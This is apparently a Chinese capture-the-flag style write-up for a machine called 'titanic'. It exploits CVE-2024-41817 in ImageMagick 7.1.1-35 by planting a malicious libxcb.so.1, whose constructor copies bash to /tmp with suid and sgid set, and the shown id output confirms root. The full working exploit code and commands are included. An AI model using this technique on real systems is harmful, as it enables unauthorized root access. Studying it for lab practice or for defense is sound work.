ImageMagick 是一款强大的开源图像处理工具,用于创建、编辑、转换和显示多种格式的图像文件(如 PNG、JPEG、GIF)。它通过命令行或编程接口操作,支持批量处理、图像裁剪、调整大小、特效添加等功能。其原理基于模块化架构,利用内置的图像解码器和渲染引擎处理像素数据,结合滤镜和算法实现转换与优化。使用时通过命令(如 convert image.jpg -resize 50% output.jpg)或 API 调用,适合自动化脚本和多媒体开发。需注意配置安全策略(policy.xml)以防漏洞利用。
developer@titanic:/opt/app/static/assets/images$ magick -version
Version: ImageMagick 7.1.1-35 Q16-HDRI x86_64 1bfce2a62:20240713 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype heic jbig jng jp2 jpeg lcms lqr lzma openexr png raqm tiff webp x xml zlib
Compiler: gcc (9.4)
CVE-2024-41817 exploit



MAGICK_CONFIGURE_PATH和LD_LIBRARY_PATH均为设置,均为空。这导致magick在执行的时候会在当前执行目录寻找配置文件或共享库。
developer@titanic:/opt/app/static/assets/images$ echo $MAGICK_CONFIGURE_PATH
developer@titanic:/opt/app/static/assets/images$ echo $LD_LIBRARY_PATH
在magick的工作目录创建libxcb.so.1文件,拷贝/bin/bash到/tmp/test,并赋予它suid和sgid标志位。
developer@titanic:/opt/app/static/assets/images$ gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(){
    system("cp /bin/bash /tmp/test; chmod 6777 /tmp/test");
    exit(0);
}
EOF
等几分钟查看/tmp文件夹,生成suid、sgid权限的test脚本。
developer@titanic:/opt/app/static/assets/images$ ls -la /tmp/
total 1548
drwxrwxrwt 15 root root    4096 Sep 30 07:52 .
drwxr-xr-x 19 root root    4096 Feb  7  2025 ..
drwxrwxrwt  2 root root    4096 Sep 28 18:37 .font-unix
drwxrwxrwt  2 root root    4096 Sep 28 18:37 .ICE-unix
drwx------  3 root root    4096 Sep 28 18:38 snap-private-tmp
drwx------  3 root root    4096 Sep 28 18:38 systemd-private-71a85e7168a5431d9dad26400890c748-apache2.service-AIci9C
drwx------  3 root root    4096 Sep 28 18:38 systemd-private-71a85e7168a5431d9dad26400890c748-ModemManager.service-opXZOQ
drwx------  3 root root    4096 Sep 28 18:38 systemd-private-71a85e7168a5431d9dad26400890c748-systemd-logind.service-oxMyK6
drwx------  3 root root    4096 Sep 28 18:37 systemd-private-71a85e7168a5431d9dad26400890c748-systemd-resolved.service-92RrMZ
drwx------  3 root root    4096 Sep 28 18:37 systemd-private-71a85e7168a5431d9dad26400890c748-systemd-timesyncd.service-e2L7Ta
drwx------  3 root root    4096 Sep 29 03:35 systemd-private-71a85e7168a5431d9dad26400890c748-upower.service-GOMxzY
-rwsrwsrwx  1 root root 1396520 Sep 30 07:52 test
drwxrwxrwt  2 root root    4096 Sep 28 18:37 .Test-unix
drwx------  2 root root    4096 Sep 28 18:38 vmware-root_616-2689143977
drwxrwxrwt  2 root root    4096 Sep 28 18:37 .X11-unix
drwxrwxrwt  2 root root    4096 Sep 28 18:37 .XIM-unix
root
developer@titanic:/opt/app/static/assets/images$ /tmp/test -p
test-5.1# id
uid=1000(developer) gid=1000(developer) euid=0(root) egid=0(root) groups=0(root),1000(developer)
cat /etc/fstab

腾讯云面向开发者汇聚海量精品云计算使用和开发经验,营造开放的云计算技术生态圈。
更多推荐
 17
17 0
0- 0


 已为社区贡献10条内容

所有评论(0)